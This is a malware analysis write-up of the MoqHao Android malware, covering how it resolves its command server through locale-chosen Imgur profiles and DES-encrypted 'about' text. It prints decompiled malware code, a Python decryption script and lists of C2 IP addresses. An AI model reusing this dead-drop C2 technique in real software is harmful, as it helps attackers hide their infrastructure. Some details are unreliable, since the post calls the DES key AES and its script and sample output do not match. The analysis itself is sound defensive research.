
When we start MoqHao, the following HTTP request is made :



Here is the HTTP request in plaintext :

```
1 GET /user/shaoye99/about HTTP/2
2 Host: imgur.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
4 Accept: text/html,*/*;q=0.8
5 Accept-Encoding: gzip, deflate
6 Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
7 Cache-Control: no-cache
8 Connection: Keep-Alive
```

Let's visit the link, `hxxps://imgur.com/user/shaoye99/about` :



The about section of the profile seems to contain encrypted data. Let's use the previous information to start static code analysis.

By searching for the string `shaoye99` , we came across the following line which is very interesting.

```
1 private final String f279m = "chrome|shaoye77@imgur|shaoye88@imgur|shaoye99@imgur";
```

We can look for some cross-references and we get the following big function.

```
1 public final String getDefaultAccounts() {
2     return this.f279m;
3 }
4
5 public final String mo333a() {
6     // ...
7
8     String string = Loader.access$getPreferences$p(Loader.this).getString("addr_accounts", Loader.this.getDefaultAccounts());
9     // string = "chrome|shaoye77@imgur|shaoye88@imgur|shaoye99@imgur";
10
11     C0474i.m321c(string, "addrAccountsStr");
12     m204M = C0533v.m204M(string, new char[]{'|'}, false, 0, 6, null); // split on '|'
13     String locale = Locale.getDefault().toString();
14     C0474i.m321c(locale, "Locale.getDefault().toString()");
15     m217i = C0532u.m217i(locale, "ko", false, 2, null);
16     if (m217i) {
17         access$getPreferences$p = Loader.access$getPreferences$p(Loader.this);
18         obj = m204M.get(1); // if locale is 'ko', then use 'shaoye77@imgur'
19     } else {
20         m217i2 = C0532u.m217i(locale, "ja", false, 2, null);
21         if (m217i2) {
22             access$getPreferences$p = Loader.access$getPreferences$p(Loader.this);
```

```

23         obj = m204M.get(2); // if locale is 'ja', then use 'shaoye88@imgur'
24     } else {
25         access$getPreferences$p = Loader.access$getPreferences$p(Loader.this);
26         obj = m204M.get(3); // else use 'shaoye99@imgur'
27     }
28 }
29 String string2 = access$getPreferences$p.getString("account", (String) obj);
30 // For french user, string2 = obj = 'shaoye99@imgur'
31
32 if (!C0474i.m323a(string2, "unknown")) {
33     C0474i.m321c(string2, "account");
34     String m759g = C0337t.m759g(string2); // Fetch C2 IP address
35     Log.d("WS", "ACC:" + string2);
36     if (m759g == null) {
37         Loader.this.f276j = "DNS ERROR";
38         String string3 = Loader.access$getPreferences$p(Loader.this).getString("last_addr", "");
39         if (!C0474i.m323a(string3, "")) {
40             m759g = string3;
41         }
42         this.f400c.f860a++;
43         return m759g;
44     }
45     m217i3 = C0532u.m217i(m759g, "ssl://", false, 2, null);
46     if (m217i3) {
47         str = C0532u.m221e(m759g, "ssl://", "wss://", false, 4, null);
48     } else {
49         str = "ws://" + m759g;
50     }
51     // Store C2 IP address into 'last_addr' SharedPreferences
52     Loader.access$getPreferences$p(Loader.this).edit().putString("last_addr", str).apply();
53     return str;
54 }
55 throw new IllegalStateException("null.....");
56 }
57 }

```

The string "chrome|shaoye77@imgur|sha..." is split with the separator |. Then, if the locale of the phone is :

- ko (Korean), use shaoye77@imgur
- ja (Japan), use shaoye88@imgur
- else, use shaoye99@imgur

Then, send the imgur profile to C0337t.m759g(string2);. With a French phone, we will get C0337t.m759g("shaoye99@imgur");, this corresponds to the imgur profile we saw on Burpsuite.

The m759g function returns the C2 IP & port (we will reverse it very soon), then store it inside "last_addr" SharedPreferences.

So, to get the C2 IP address and port, we have **two** ways :

1. Extract last_addr from the SharedPreferences.
2. Analyse the function m759g to determine how MoqHao retrieves the C2 from the Imgur profiles.

The first way is very simple, you just need to view the content of pref.xml :

```

1     $ adb shell cat /data/data/<package_name>/shared_prefs/pref.xml
2     <?xml version='1.0' encoding='utf-8' standalone='yes' ?>
3     <map>
4         <int name="shut" value="4" />
5         <int name="create" value="4" />
6         <string name="last_addr">ws://107.148.160.222:28867</string>
7     </map>

```

And bingo, we got our C2 ws://107.148.160.222:28867 !

The second way, is also quite simple, we need to go through the Java code. Let's do this by analysing the method C0337t.m759g(string2) :

```

1 public static final String m759g(String str) {
2     List m204M;
3     C0474i.m320d(str, "acc");
4     m204M = C0533v.m204M(str, new char[]{'@'}, false, 0, 6, null);
5     if (C0474i.m323a((String) m204M.get(1), "debug")) {
6         return (String) m204M.get(0);
7     }
8     if (C0474i.m323a((String) m204M.get(1), "vk")) {
9         return m752n((String) m204M.get(0));
10    }
11    if (C0474i.m323a((String) m204M.get(1), "youtube")) {
12        return m751o((String) m204M.get(0));
13    }
14    if (C0474i.m323a((String) m204M.get(1), "ins")) {
15        return m753m((String) m204M.get(0));
16    }
17    if (C0474i.m323a((String) m204M.get(1), "GoogleDoc")) {
18        return m756j((String) m204M.get(0));
19    }
20    if (C0474i.m323a((String) m204M.get(1), "GoogleDoc2")) {
21        return m755k((String) m204M.get(0));
22    }
23    if (C0474i.m323a((String) m204M.get(1), "blogger")) {
24        return m758h((String) m204M.get(0));
25    }
26    if (C0474i.m323a((String) m204M.get(1), "blogspot")) {
27        return m757i((String) m204M.get(0));
28    }
29    if (!C0474i.m323a((String) m204M.get(1), "imgur")) { // if NOT EQUALS to imgur
30        return null;
31    }
32    return m754l((String) m204M.get(0)); // then, imgur request is made
33 }

```

`m759g` calls a function with the name of the profile in parameter according to the platform used (imgur, vk, youtube, googledoc, ...).

For example, the string `shaoye99@imgur` is split on `@` :

- `shaoye99` = `m204M.get(0)`
- `imgur` = `m204M.get(1)`

With our `imgur` profile, we will call `m754l('shaoye99')` . Its goal is to extract the about section of the `imgur` profile and decrypt it with DES in CBC mode.

```

1 // Extract about section
2 public static final java.lang.String m754l(java.lang.String r7) {
3     C0474i.m320d(str, "acc");
4     C0482q c0482q = C0482q.f864a;
5     String format = String.format("https://imgur.com/user/%s/about", Arrays.copyOf(new Object[]{str}, 1));
6     C0474i.m321c(format, "java.lang.String.format(format, *args)");
7     String str2 = null;
8     try {
9         // search for regex :
10        // - ffgtrrt([\w_-]+?)ffgtrrt
11        // - bgfrewi([\w_-]+?)bgfrewi
12        // - htydff([\w_-]+?)htydff
13        // - gfjytg([\w_-]+?)gfjytg
14        // - dseregn([\w_-]+?)dseregn
15        // results in 'group' variable
16
17        if (group != null) {
18            str2 = m762d(group);
19        }
20    } catch (Exception e) {
21        e.printStackTrace();
22    }

```

```
23     if (str2 == null) {
24         Log.e("MSG", "DNS ERR");
25     }
26     return str2;
27 }
28
29 // Base64 decode and call function to decrypt
30 public static final String m762d(String str) {
31     C0474i.m320d(str, "str"); // check str is not null
32     byte[] decode = Base64.decode(str, 8); // base64 decode
33     C0474i.m321c(decode, "Base64.decode(str, 8)"); // check decode is not null
34     return new String(m764b(decode, "Ab5d1Q32"), "UTF-8"); // decrypt with DES (mode CBC)
35 }
36
37 // Decrypt with KEY = IV = "Ab5d1Q32"
38 public static final byte[] m764b(byte[] bArr, String str) {
39     C0474i.m320d(bArr, "src");
40     C0474i.m320d(str, "paramString");
41     SecureRandom secureRandom = new SecureRandom();
42     Charset charset = C0510d.f880a;
43     byte[] bytes = str.getBytes(charset);
44     C0474i.m321c(bytes, "(this as java.lang.String).getBytes(charset)");
45     SecretKeySpec secretKeySpec = new SecretKeySpec(bytes, "DES");
46     Cipher cipher = Cipher.getInstance("DES/CBC/PKCS5Padding");
47     byte[] bytes2 = str.getBytes(charset);
48     C0474i.m321c(bytes2, "(this as java.lang.String).getBytes(charset)");
49     cipher.init(2, secretKeySpec, new IvParameterSpec(bytes2), secureRandom);
50     byte[] doFinal = cipher.doFinal(bArr);
51     C0474i.m321c(doFinal, "cipher.doFinal(src)");
52     return doFinal;
53 }
```

As you can see, the AES key is hardcoded, `m764b(decode, "Ab5d1Q32")`, and the IV is equal to the key.

We can easily make a Python script to decrypt C2 URI.

```
1     #!/usr/bin/env python3
2     from sys import argv, exit as sys_exit
3     from base64 import urlsafe_b64decode
4
5     from Crypto.Cipher import DES
6
7
8     KEY = b"Ab5d1Q32"
9     IV = KEY
10
11
12     def decrypt(ciphertext):
13         """Decrypt MoqHao C2 URI."""
14         for group in ["ffgtrrt", "bgfrewi", "htynff", "gfjytg", "dseregn"]:
15             ciphertext = ciphertext.replace(group, "")
16
17         data = urlsafe_b64decode(ciphertext + "==")
18         cipher = DES.new(KEY, DES.MODE_CBC, iv=IV)
19         return cipher.decrypt(data)
20
21
22     if __name__ == "__main__":
23         if len(argv) != 2:
24             print("[!] Usage : " + argv[0] + " <ciphertext>")
25             sys_exit(1)
26
27         decrypt(argv[1])
```

There is an example :

```
1 $ python3 decrypt_c2.py
2 [!] Usage : decrypt_c2.py <cihertext>
3 $ python3 decrypt_c2.py 'bgfrewiFaRPCdEp9o05vGWA-r0_i_IHXXynJgDlbgfrewi'
4 b'[*] Cleartext : 107.148.160.222:28867\x03\x03\x03'
```

We get the same C2 as with the SharedPreferences, voilà !

IOCs

C2 IP address/port :

- 107.148.160.222:28867
- 134.119.218.100:28843
- 151.106.31.51:29870
- 27.255.75.200:28856
- 27.255.75.201:38866
- 61.97.243.111:28999

Potential C2 IP based on hunting :

- 128.14.75.141
- 107.148.160.215
- 107.148.160.224
- 107.148.160.227
- 107.148.160.251
- 107.148.160.37
- 107.148.160.68
- 107.148.164.3
- 107.148.164.6
- 128.14.75.47
- 134.119.218.98
- 134.119.218.99
- 151.106.31.50
- 151.106.31.52
- 151.106.31.53
- 151.106.31.54
- 103.249.28.194
- 103.249.28.205
- 103.249.28.211
- 103.249.28.212
- 103.249.28.213
- 103.249.28.214
- 27.255.75.199
- 27.255.75.202
- 61.97.243.112
- 61.97.243.113
- 61.97.248.14
- 61.97.248.15
- 61.97.248.16
- 103.212.222.140
- 103.212.222.141
- 103.212.222.142
- 103.212.222.143
- 103.212.222.144
- 103.212.222.145
- 103.249.28.207
- 103.249.28.208
- 103.249.28.209
- 103.249.28.210
- 61.97.248.6
- 61.97.248.8
- 45.114.129.48
- 45.114.129.49

- 45.114.129.50
- 45.114.129.52

Source: <https://www.xanhacks.xyz/p/moqhao-malware-analysis>